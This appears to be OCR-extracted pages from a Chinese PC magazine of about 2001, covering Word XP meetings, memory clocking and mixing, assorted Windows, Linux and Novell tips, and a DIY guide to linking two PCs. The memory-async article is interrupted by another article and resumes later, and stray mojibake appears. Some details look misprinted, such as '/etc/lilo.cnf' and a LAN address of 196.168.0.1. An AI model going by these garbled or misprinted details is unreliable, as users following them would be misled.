若要收到联机会议呼叫，您的计算机上必须在运行着Windows NetMeeting。

当收到联机会议的邀请以后，可以执行以下两个操作中的一个：

* 在收到 Microsoft Outlook 联机会议提醒邮件提醒您参加会议时，可单击“开始 NetMeeting”以接受会议邀请，或单击“忽略”以谢绝邀请。

* 在收到联机会议呼叫时，可单击“参加会议”对话框中的“接受”，或单击“忽略”以谢绝呼叫。

召开计划外的联机会议

所有参加人必须在其计算机中运行Windows NetMeeting，用它可接收计划外联机会议的邀请。

1. 使用Word XP打开要共享的文件。

2. 在“工具”菜单中，指向“联机协作”，再单击“现在开会”。

3. 在“找到某人”对话框中，选择希望邀请的人的姓名，然后单击“呼叫”按钮。对要邀请的其他人逐一重复本步骤。

4. 关闭“找到某人”对话框可查看已接受会议邀请的参加人的名单。

5. 其他用户以下的操作就与我们在前面的接受联机会议邀请相同。

6. 联机会议的主持人是全组中惟一可以结束联机会议的人。

关于修订和批注

为了便于联机审阅，Word XP允许在文档中快速创建和查看修订和批注。为了保留文档的版式，Word XP在文档的文本中显示一些标记元素，而其他元素则显示在边距上的标注框中（如图）。



如果多名审阅者在原始文档的不同副本中返回修订和批注，您可以将他们所作的所有修订合并到一个单独的文档中，然后从该文档审阅每一处修订。将文档送交审阅后，可以继续对其进行编辑；Word XP将同时显示您添加的内容和审阅者所作的修订。

审阅者最好启用“修订”功能来编辑文档（单击“工具”菜单，指向“修订”可设置修订功能），但如果未启用该功能，Word XP会检测并显示所作的修订。CF

□四川 冷星峰

内存异步全剖析

我们在使用主板时已经在有意识或无意识地使用着内存异步功能，我们只有对内存异步在各主板芯片组中的使用情况有一个充分的了解，才可以更好地使用这一特殊功能，合理地使用和优化我们的硬件，达到物尽其用的目的。下面我们从Intel和VIA两大方面看看几种较为常见的内存异步方式。

1.Intel内存异步

在Intel的主板芯片组中，810和815芯片组使用了内存异步功能。

810芯片组是较早使用内存异步的芯片组之一，810芯片组分为810、810L、810DC100和810E四个版本，在这里我们必须说明的是，不是所有的810芯片组都使用了异步内存技术，只有810DC100和810E芯片组才拥有这项特殊的功能，并且没有明确地指出是内存异步。在810DC100和810E公布时，Intel宣称：810DC100和810E芯片配合Intel Celeron CPU针对低端市场，并对Celeron系统进行了一定优化，810DC100、810E在不同的外频下会自动对内存的工作频率进行相应的设置，从而得到更好的性能。其实这里的优化就是我们常说的内存异步功能。这个内存异步较为特殊，只有使用66MHz外频的Celeron（包括部分的Celeron Ⅱ）处理器才自动使用，使得内存总线速度不同于CPU的外部频率，以100MHz工作，从而达到提升整体性能的目的。当然，因为810的整合性，动态分配内存作为显存使用，内存工作频率提高，显存工作频率也随着提高，所以显卡性能也得到了相应提高。值得注意的是，当CPU的外频本身就是100MHz或者133MHz时，内存异步功能则不会启动，甚至可以说是不能启动，内存也只能以100MHz或者133MHz的工作频率工作了。

815系列主板（包括815、815E、815EP、815EG等）的内存异步和810主板的内存异步功能相比有所改进，除了当CPU使用66MHz的外频时，主板芯片组会自动启动这项功能将内存的工作频率设置成100MHz，提高计算机的整体性能外，815系列主板还可以通过主板跳线或者主板BIOS使用内存异步中的－33功能。但该功能也存在着一些局限性，只有当CPU使用133MHz标准外频，主板才能启动内存异步功能，使内存工作在100MHz的频率下，从而延长PC100内存的使用寿命。当然这一功能是建立在牺牲计算机整体性能上的。

> 内存异步：大家一定注意到，在一些主板的BIOS设置中，有一项关于内存与总线频率可异步的选项，它可以让内存工作在高于或低于系统总线速度33MHz的频率上，这就是内存异步。有了内存异步，你就不必担心升级到133MHz外频的CPU时如何处理自己手上的PC100内存了。例如：在奔驰PⅢ－150A中，BIOS提供了DRAM Clock（内存时钟频率）设置选项，可以设为：Host Clock（总线频率同步）、Hclk－33M（总线频率减33MHz）、Hclk＋33M三种模式。如果系统其他部分超频性能都很不错，而内存条上不了较高频率，那么可以在BIOS中选择内存时钟频率为Host Clock或Hclk－33M。而如果你使用性能优异的PC133内存条，就可以设置内存时钟频率为Host Clock或Hclk＋33M模式，充分挖掘内存条的特异性能，发挥系统超频能力。

2.VIA内存异步

VIA芯片组使用内存异步功能最为普遍，693以后的VIA芯片组（包括694X、KX133、KT133、KT133A、KM133、PM133等）几乎都有内存异步功能，并且这个内存异步功能较Intel的更为全面，更为方便。所谓全面是指VIA芯片组不但可以使得内存在CPU外频+33的频率下工作，还可以使得内存在CPU外频－33的频率下工作。所谓的方便主要是指，VIA的内存异步一般情况都可以根据自己的情况进行手动调节，并不像Intel那样只有在66MHz的情况下才能自动启动。VIA的内存异步主要在三种情况下使用：延长内存使用寿命、提升计算机性能、超频 。

延长内存使用寿命这一功能和Intel的815系列主板的内存异步－33类似，最大的不同之处是在VIA芯片组中。该功能可以在100MHz以上的任何主板所支持的工作频率下启用，这样可以使得CPU在100MHz外频下，PC66的内存同样可以工作，当然这正是VIA内存异步功能全面性的具体体现。

提升计算机的整体性能主要是指使内存在CPU外频+33MHz的频率下工作，这是VIA芯片组的第二种内存异步方式。和Intel芯片组最大的不同之处是，VIA的内存异步功能，在内存支持的前提下，当CPU在66MHz以上（包含66MHz）外频工作时，芯片组都可以使用这项功能。

超频使用的内存异步功能算是VIA芯片组的第三种内存异步方式，这是一个在超频中常常使用的技巧，特别是在使用133MHz外频的PⅢ Coppermine（铜矿）处理器进行超频时尤为重要。一般的PC133的内存都难以在133MHz以上的工作频率下工作，如果让内存和CPU的外频同步工作，内存就成了CPU超频的最大的瓶颈。所以在这里我们是用了VIA芯片组内存异步的功能CPU外频-33MHz，使得内存尽量在133MHz以下工作，这样可以减少因内存所带来的超频瓶颈。

3.内存异步性能的数据测试

内存异步能提高计算机的性能，但究竟能提升多少呢？笔者做了一个小小的测试，和大家一起来分享。

测试硬件平台：QT20G LM（7200转、2MB Cache），CⅡ850（100MHz FSB），HY 128MB，GA 6vc7－4x（VIA 694芯片组）

测试软件平台：Windows Me 4.90.3000，SiSoft Sandra 2001 Standard

首先我们在BIOS中将内存的速度设定为100MHz，与系统总线速度相同。为了符合大多数人的情况，笔者将内存的CAS设置为3（大多数情况下，我们使用的HY内存并不能在133MHz下将CAS上到2），然后进入Windows。用SiSoft Sandra 2001 Standard的Memory Benchmark进行测试，测试结果如图1。

从测试结果我们可以看出，内存的速度也分为整数运

□四川　冷星雨

多内存混插

每一次的计算机升级都会给计算机的使用者或拥有者留下一些仍可以使用的硬件资源，内存就是其中的一种。所谓内存混插就是将不同规范（现阶段主要是PC100和PC133的内存），或者是不同容量，或者是不同品牌的内存在同一台电脑中混合使用，从而能更好地使用已有的内存资源，更好地利用了前期投资。不同容量、不同品牌的内存混插一般来说比较简单，在这里我们主要说的是不同规范的内存混插。

●内存混插的就低原则

为了更好地保证内存混插的成功性和稳定性，降低危险，一般情况下，我们都是将低规范、低标准的内存插入内存插槽中的第一位置 DIMM1 上。

●内存混插常见的问题和解决方法

1.无法正常开机，甚至出现黑屏。这类现象主要有三个解决的途径：第一，更换内存的位置，这是最为简单也是最为常用的一种方法；第二，在基本能开机的前提下，进入BIOS设置，将内存的相应项（包括CAS等）设置成为低规范的相应值；第三，使用其中的一根内存（如果是PC100和PC133的内存混合使用，最好使用PC100的内存），将计算机启动，进入BIOS设置，强行将内存的相应项设置成为低规范的相应值，确定无误后，方可关机插入第二根内存。

2.计算机运行不稳定。这类问题的出现主要是内存兼容性造成的，解决的基本思路是：第一，更换内存的位置；第二，升级更新更好的操作系统，一般来说新的操作系统拥有更好的管理机制，能更好地使用和调配不同型号的硬件；第三，如主板支持，使用主板上内存异步项强行设置内存的工作频率（以低规格的为准），这种方法对使用PIII铜矿而又同时使用PC100和PC133的内存的情况相当有效。

如果内存温度过高，出现这种现象的最大的可能性就是使用了不同电压的内存进行混插。解决的方法主要看主板是否支持内存电压可调，如果主板支持，可在主板上或BIOS中强行设置内存的电压为所有混插内存中的电压最低值 。

3.混插后内存的总值和电脑所测出的内存值不等。造成这种现象的原因，第一种可能是由于主板BIOS版本过低，所能支持内存的总值拥有一个上线限制，超过上线值的部分均不能识别和使用，解决的方法是下载主板最新的BIOS程序进行刷新；第二种可能是主板芯片组自身的原因所造成的，一些老主板只支持256MB内存的容量（甚至更低），超出256MB的部分，均不能识别和使用，解决这问题的惟一方法就是更换主板。


●内存混插中的注意事项

1.不可将不同类型的内存混插。一般来说，不同类型的内存的工作电压存在较大的差异，而这个值远远高于内存本身的承受能力，而且不同类型的内存电气接口也大不相同，所以不可将不同类型的内存进行混插。即使主板上提供了两种或两种以上不同类型的内存插槽，除非主板拥有特殊设置项，如果将不同类型的内存混插，由于电压等多种因素的存在，可能会缩短内存的使用寿命，甚至导致内存的烧毁。这也就是一般情况下不建议EDO和SDRAM在同一主板上同时使用的原因。

2.尽量不将同类型不同电压的内存进行混插。即使是SDRAM也有3.5V、3.3V之分，如果将这两种不同电压的内存混插，不仅会造成计算机不稳定现象的出现，而且会加速低电压内存的老化甚至是烧毁。

3.注意内存负载。任何主板芯片组都对DIMM内存插槽（或是其他形式的内存插槽）进行最大输出功率的限制，这也就是我们同时使用多根双面内存将所有内存插槽插满，而内存总容量并没有达到主板芯片组所支持的内存上线时，计算机无法识别内存总容量，甚至是无法开启的一个重要原因。一般来说，在进行内存混插时，如果出现内存插槽插满的情况，其中一根至少应该使用单面内存条。CF

算（Int ALU）和浮点运算（Float）两个方面。在100MHz的情况下，该内存的整数运算速度为238MB/s，浮点运算速度为294MB/s。这样的结果离其他VIA芯片组的得分有较大的差距，毕竟在这里笔者使用的是VIA的694X芯片组，并不是时下较为流行的KT133芯片组。



Í¼1

重新启动计算机，进入BIOS设置，使用内存异步功能，将内存的工作频率调到133MHz，内存的CAS为3。保存设置后进入Windows操作系统，用SiSoft Sandra 2001 Standard的Memory Benchmark 进行测试，结果如图2。

从图2 中我们可以看出，内存的整数运算速度为287MB/s，比100MHz时的238MB/s性能整整提高了20.59%；浮点运算能力为370MB/s，比100MHz时的294MB/s性能整整提高了25.85%。原来内存异步对内存性能的提升竟有如此大的功效，真是让人不能想象，更何况笔者使用的只是VIA的694芯片组，如果是其他较新的芯片组又该如何呢？如果你的主板支持内存异步功能，你还在等什么呢？让你的内存快上再快吧！CF



图2

"实用技巧一点通"专栏



开启拷屏键的DirectX图像截取功能

□四川　龚胜

想必各位都知道拷屏键【PrintScreen】的作用吧？利用它和"画图"，我们就可以不借助专业的截图软件而实现对Windows屏幕图像的截取。但令人遗憾的是，同大多数"功力"较差的截图软件一样，只要一遇见微软的DirectX这只凶残的"拦路虎"，拷屏键也只能对我们说"抱歉"了。因此，面对越来越多应用了DirectX技术的游戏软件和多媒体程序，我们事实上始终还得依靠像HyperSnap-DX这样的"重量级选手"。

其实，拷屏键实际上是有能力截取DirectX图像的，只不过在默认设置下它的这项"绝技"被屏蔽掉了。大家请跟随我一道来升级你的拷屏键吧：启动"注册表编辑器"，打开HKEY_LOCAL_MACHINE\Software\Microsoft\DirectDraw分支，在右边的窗格中单击鼠标右键，"新建"一个"DWORD值"，并将其重命名为"EnablePrintScreen"，然后双击它，在出现的对话框中的"键值"栏内输入"1"，按"确定"按钮。经此修改后，无须重新启动Windows，你的拷屏键便具有DirectX图像截取功能了。CF

移植Windows Me中的图片收藏屏保

黎安乐

用过Windows Me的朋友都会发现它有一个非常棒的"图片收藏屏幕保护程序"，它可以将你珍藏的图片在机器运行屏幕保护程序时一幅幅地显示出来，可是Windows 98和Windows 2000中都没有。下面就教大家DIY一个：

1.Windows 2000中的方法

将Windows Me中的"IMAGING.DLL"和"图片收藏屏幕保护程序"（共394kB）复制到D:\WinNT\system32文件夹中（我的Windows 2000装在D盘），再新建一个记事本，在其中输入以下内容：

```
REGEDIT4
[HKEY_CLASSES_ROOT\CLSID\{327ABDA8-072B-11D3-9D7B-0000F81EF32E}\InProcServer32]
@="D:\\WinNT\\SYSTEM32\\IMAGING.DLL"
"ThreadingModel"="Both"
```

然后将其另存为后缀名为.reg的文件，双击将它导入注册表就行了。

2.Windows 98中的方法

将以上两个文件复制到C:\Windows\SYSTEM目录下，也要做一个注册表文件，内容和导入Windows 2000的一样，不过要将"@="后面的路径改为你的Windows 98所在的路径。CF

轻松发送大邮件

阿东

许多ISP提供的免费邮箱都会设置一些限制，如邮件的容量不能超过1MB大小等。另外，当网络不是很通畅的时候，如果发送超大邮件的话，也可能导致掉线。这时可将大邮件分割成多个小邮件再发送。在Outlook Express中选择"工具/帐户"调出Internet帐户对话框，然后单击"邮件"标签，选中一个邮件账号后，再单击对话框右侧的"属性"按钮，在随之打开的对话框中，单击"高级"标签，再选中"发送"下的复选项，并在"拆分大于"后面的输入框中设置需拆分的邮件的大小，单位是kB。如果输入1024，则表示大于1MB的邮件即将被分割发送。确定之后，你再用这个账号发送超大邮件时，该邮件就会被自动分割成一个个小于1MB的邮件发送出去，当对方用Outlook Express收信时，不需做任何处理，分割的邮件会自动被重新合并成一个完整的邮件。CF

向QQ好友自动发送问候语

刺猬

用鼠标左键单击某个好友，执行"查看资料"命令，打开"查看用户信息"窗口，点击"好友个人设定"标签页，勾选"如果该好友上线，则自动发出问候"复选框，再在下面的"问候语"文本框中键入如"你好，上线了？"等问候语。其他好友可按同样方法设置。以后好友一上线就会收到你热情的问候，如果是MM的话，说不定会十分感动呢！CF

IE5.x重焕青春

许多软件迷将IE6英文版安装到了系统之中，安装之后资源管理器的部分菜单会变成英文的，由于IE已经嵌在Windows操作系统之中，一般用户是无法卸载的。重新安装中文版的IE5.x又无法安装（即使更改注册表中的[HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer]下的Version中的键值也不行）。

笔者在无意间利用Windows 2000安装光盘修复Windows 2000时却发现，等Windows 2000安装光盘修复Windows完毕后，其中的IE6.0已经被原先系统中内嵌的IE5.0代替了，这样一来，IE6就不“请”自出了。

具体操作为：将Windows 2000安装光盘插入光驱中，并在开机时，按“Del”键进入CMOS，将启动顺序设置为“CDROM、C、A”，从CDROM光驱启动后即可进入Windows 2000安装光盘的引导模式，过一会儿会有中文提示信息让您选择安装还是修复，选择修复即可。

□江苏 韶亚军

网页制作小经验

DreamWeaver(UltraDev) 4.*提供了Flash Text和Flash Button，可以直接向页面添加Flash文字和Flash按钮，深受大家喜爱，遗憾的是它们不支持中文。

本人经过摸索发现，为了保持设计时的页面风格，可以先在DW中设计网页外观，及其网页上的Flash文本或按钮，DW会自动在页面所在目录保存Flash文本或按钮为.swf文件。然后，使用Swish，根据这些Flash文本或按钮的风格，进行重新设计，可以使用中文，再输出为相应的同名.swf文件，覆盖网页目录中的.swf文件。

这样一来，虽然覆盖后的Flash内容不能在DW中修改、预览，但是可以利用Swish的强大功能，制作更为精彩的效果。当然，记得Swish需要注册版哦。

ÐÞÓÐÀÉ¼：对Swish感兴趣的朋友可以参考《电脑爱好者》12期跟我学栏目中的《轻轻松松做Flash文字动画》一文。

□北京 江德华

简单制作播放列表

如果你有一大堆存放在不同目录下的影音文件要播放，利用媒体播放列表是最方便不过的了。用金山影霸III可以轻松制作出播放列表：打开视频播放器，点击播放列表按钮，打开播放列表工具；先将文件来源选为文件播放列表，在左边的文件目录中选择媒体文件，点击添加按钮，将文件添加到列表中；点击保存播放列表按钮，将当前选中的媒体文件制作成播放列表，并为该列表命名，选择保存路径。

如果想制作音频播放列表，方法也很简单：打开音频播放器的曲目列表管理器，点击列表按钮，通过选择“新建列表”生成新的列表；或选择“保存列表”将当前的曲目列表保存为播放列表。可以瞬间拖动并添加几百首歌噢！

□北京 渡渡鸟

自动确认收件人是否已看过你的邮件

当你给朋友或其他人发出邮件后，如何才能快速地知道他们是否已经看过你的邮件了呢？Outlook Express5.5（或更高版本）提供的自动回执功能可以帮助我们解决这个问题。在Outlook Express中，单击工具条左侧的“新邮件”按钮，然后像平时一样撰写邮件，最后，选择“工具/请求‘已读’回执”菜单命令，再发送即可。如果你的朋友也是使用的OE5.5，他收看你的邮件的时候会自动弹出一个要求回执的对话框，单击一下<是>按钮，你就可以收到一个“已读”回执邮件了。注：对于包含有请求回执的邮件，收件人可以在“工具/选项/回执”中设置三种应答方式：从不发送回执、提示后决定、总是发送回执，默认值是“提示后决定”。

¡ÕÊ¼© 柳絮飞

图片不同区域不同链接的实现

将下面代码复制到网页源程序的<BODY>和</BODY>之间，可以实现同一图片不同区域指向不同的链接。

```
<map name="mymap">
<area shape="rect" coords="0,0,31,31"   href="1.htm">
<area shape="rect" coords="32,0,63,31"  href="2.htm">
<area shape="rect" coords="0,32,31,63"  href="3.htm">
<area shape="rect" coords="32,32,63,63" href="4.htm">
</map>
<img src="1.gif" border="0" usemap="#mymap">
```

当shape="rect"（矩形）时，coords的值为左上角和右下角的坐标值；当shape="poly"（多边形）时，为各顶点值；当shape="circle"（圆形）时，为圆心坐标值和半径值。coords值依照图片大小的不同和所希望链接区域的不同而有所不同。

¡ÕÉÀþ 刘强

□江苏 韶亚军

让操作系统认识高内存

现在128MB的内存已经是大众配置了，甚至很多人的电脑已经上了256MB内存。尽管现在Windows能够智能地自动管理，但其他的操作系统就不一定行了。需要进行合理的设置，才能够充分发挥高内存的优势。

1.DOS

尽管现在是Windows的天下，但是使用DOS操作系统的地方仍不少，尤其是在学校，或者原先的程序工作在DOS平台而未升级到Windows的用户们。要使DOS认识高内存，需要在其启动盘根目录下创建一config.sys文件，并在其中加入以下语句：

device=himem.sys

2.Linux

使用Linux的人也比较多，但它默认只能识别64MB内存。我们可以修改/etc/lilo.cnf文件，在第一个“image=”那一行上加上append=mem"xxxM"，如128M、256M等。重新启动Linux，通过以下命令可以查看有没有生效：

cat /proc/meminfo

FREE

不过，如果您写入的语句有错的话，在Linux启动LILO时会出现错误，并让您重新指定内存的大小，而且它会自动把它存到配置文件中。

3.Novell

Novell服务器组建网络配置要求不高、价格低廉，因此，目前许多地方都在使用它。由于Novell是较早开发的网络操作系统，在默认情况下，Novell操作系统只能支持到16MB的内存。如果要使用16MB以上的内存，必须用register memory命令在服务器上进行设置。用法是：“register memory 起始地址（16进制） 超过的内存容量（16进制）”。如现在我的机器是32MB内存，我就必须从16MB以上开始再利用16MB的空间，所以写成“register memory 100000 100000”（前面为16MB起始地址，后面为16MB内存空间，总共为32MB）。我们也可以将它加入到服务器的autoexec.ncf文件中，这样一旦Novell服务器启动，该命令就会被执行生效，非常方便。

在Authorware中自动打开网页和电子邮件程序

□江苏 韶亚军

Internet正逐渐为普通百姓所接受和喜爱，如果能在Authorware中增加自动打开网页和电子邮件程序功能的话，一定会为我们的CAI软件增色不少。

1.自动打开网页

在Authorware下挂一个计算图标，在里面填上“JumpOutReturn("","http://www.cfan.com.cn")”，即可通过默认的浏览器打开《电脑爱好者》的网址http://www.cfan.com.cn。

2.自动调用电子邮件程序

先从网上找到一个budapi.u32文件，然后引入其中的baOpenFile函数，下挂一个计算图标，并写上“baOpenFile("mailto:step@cfan.cn.net",1)”，即可启动默认的电子邮件程序发信至step@cfan.cn.net，此法可用于“联系我们”按钮中。

□江西 陈绍溴

预防邮件病毒的简单方法

近来出现了一些恶意的计算机邮件病毒，这些病毒程序通常是以邮件附件的形式出现，而且伪装成JPG等文件格式。在DOS状态下，你可以看到这些文件的实际扩展名为.jpg.vbs或.jpg.js。但用户在Windows桌面上看到的文件扩展名却是.jpg。有些用户误认为这些文件是JPG格式的图片，当他们用鼠标双击该图标，想观看这些图片时，这些依赖于VB Script、JAVA Script等脚本语言程序的病毒小程序就自动运行，使用户的计算机感染病毒。

怎样才能有效地预防这些邮件病毒呢？可以用“记事本”创建一个空文档，取名TEMP.VBS（TEMP.JS），将它存放在桌面，然后将其默认的打开程序改成“记事本”程序。以后运行这些文件时，就会用“记事本”来打开它们，避免病毒发作了。

计算机更新换代实在快，为了跟上时代，也许你又攒了一台电脑。既然有了两台电脑，我们何不将这两台机器连接起来，玩双机游戏、文件共享（比如相互拷贝文件）呢？邻居的朋友和你都有一台电脑，想和他对战一局游戏，下一局棋吗？这非常好办！让我们轻轻松松双机互联吧！——步步高栏目主持 小渔


□江苏 杨宏权

轻轻松松DIY系列之双机互联


我们可以用并口连接线、串口连接线、双绞线、USB连接线等来连接机器，这些连接线在市场上一般都可以买到。如果你的动手能力够强，而且有相应的设备，可以自己动手做连接线。连接线最好不要长过5米，否则传输速度会受很大影响。如果买到了相应的连接线，则“连接线的制作”一节可以跳过。

一、连接线的制作


1.并口连接线的制作




原材料：一根打印电缆与一个25芯的D型插头




用扁口起子将电缆的两头都拆开



用电烙铁将连接打印机的一端线头都焊下来




以该电缆线的另一端的引脚号和线的颜色为依据，根据图示将线头与25芯的D型插头焊接




将多余的线头剪除，然后盖上塑料外壳，一根并口连接线就做好了


2.串口连接线的制作




原材料：两个报废的鼠标




把两个报废的鼠标头的连线剪下来



用剪刀去掉外面的保护外皮，下有4条导线，其颜色为棕、黄、蓝、白



按照图示将鼠标对接，其中白色的不用连接



对接好的线




线接好后用胶布把接口处包好，一根 9 孔对 9 孔的串口连接线就做好了

3.双胶线



材料：双胶线，两个水晶头



剥去双胶线两端的外皮，将四对线成扇状拨开

A 机

脚位	1	2	3	4	5	6	7	8
颜色	白橙	橙	白绿	蓝	白蓝	绿	白棕	棕
功能	Tx+	TX-	RX+			RX-		

B 机

脚位	1	2	3	4	5	6	7	8
颜色	白绿	绿	白橙	蓝	白蓝	橙	白棕	棕
功能	Rx+	RX-	TX+			TX-		


按照图示将八根线排列起来



用压线器将外露的绞线剪成约 14 毫米长



将并拢的双绞线插入水晶头，注意线的外皮必须有一小部分伸入接头中，且线的前端要顶到接头的前端



将水晶头放入压线器中压紧，一根双胶线就做好了

4.USB连接线



请大家花银子买一根 USB 连接线


二、双机互联实战

1.用并口连接线实现双机互联

(1) 主机设置




切断电源，将并口连接线连接到两台计算机的并口接口上




在 Windows 98 下，通过“控制面板 / 网络 / 拨号网络适配器”，在“主网络登录”窗口选择“Microsoft 网络用户”



放入Windows 98光盘，通过“添加/删除程序”安装“通信”中的“直接电缆连接”程序



选择“控制面板/网络/文件和打印共享”确定共享权限



选择桌面的“网上邻居”，右击，选择“属性”，然后选择“标识”，输入计算机名与工作组名



打开“我的电脑”，右击该窗口中任何一个驱动器，选择“共享”



选择“开始/程序/附件/直接电缆连接”运行直接电缆连接程序，设置为“主机”




选择LPT1连接的端口，即并口连接

（2）客机设置




网络安装与主机上安装一样，不过在设置计算机名与工作组时，要注意工作组名要完全一样，但计算机名就不能相同了，在客机安装直接电缆连接程序后，运行，设置为“客户机”

（3）开始连接




选择主机上的“开始/程序/附件/直接电缆连接”，单击“倾听”，出现连接窗口；客机上也运行“直接电缆连接”程序，单击“连接”



当出现询问窗口时，输入主机的计算机名，如“pc1”

2.用串口连接线实现双机互联



“确定”后，弹出像“我的电脑”一样的窗口，标题栏显示“PC1”，连接成功了




切断电源，将制作好的串口连接线连接到两台计算机的COM1接口上



串口连接线实现双机互联与并口连接线实现双机互联在设置上基本一样，不过在选择连接端口时不同，在串口连接中选择COM接口，注意有两个COM接口，要求主机与客机选择一样

3.用双胶线实现双机互联

(1) 主机设置



将准备好的网卡平稳地插入白色PCI插槽,并确定插入到位,安装网卡驱动



在切断电源的情况下,将制作好的双绞线插入网卡插口中



打开计算机,右键单击“网上邻居”,打开“属性”,添加“Microsoft网络用户”,接着设置“文件和打印共享”,设置计算机和工作组,两台计算机的工作组要一样



对TCP/IP属性进行设置,双击TCP/IP协议,选中指定IP地址,在主机的IP地址填上196.168.0.1,子网掩码都填上255.255.255.0,确定后重启



重启后打开“我的电脑”,共享驱动器或文件夹,确定后可共享的驱动器或文件夹会出现手托图标

(2) 客机设置



网卡安装与主机完全一样,在网络设置上除计算机名不同之后,还要注意IP地址也不同,应输入196.168.0.2,子网掩码都填上255.255.255.0

(3) 双机互联




如果连接正常,双击桌面上的“网上邻居”,就看到两台机器已经连接成功了


4.USB连接线实现双机互联



插上USB连接线,主机系统立即就能发现新设备,并开始安装USB连接线的驱动




在“Enter Information”窗口输入惟一的计算机名称,当然另一台计算机的名称要与之区别开来,接下来弹出窗口,输入工作群组名称



系统要求你放入Windows 98光盘,以便拷贝所需要的文件,其间系统会自动安装TCP/IP和NETBEUI协议

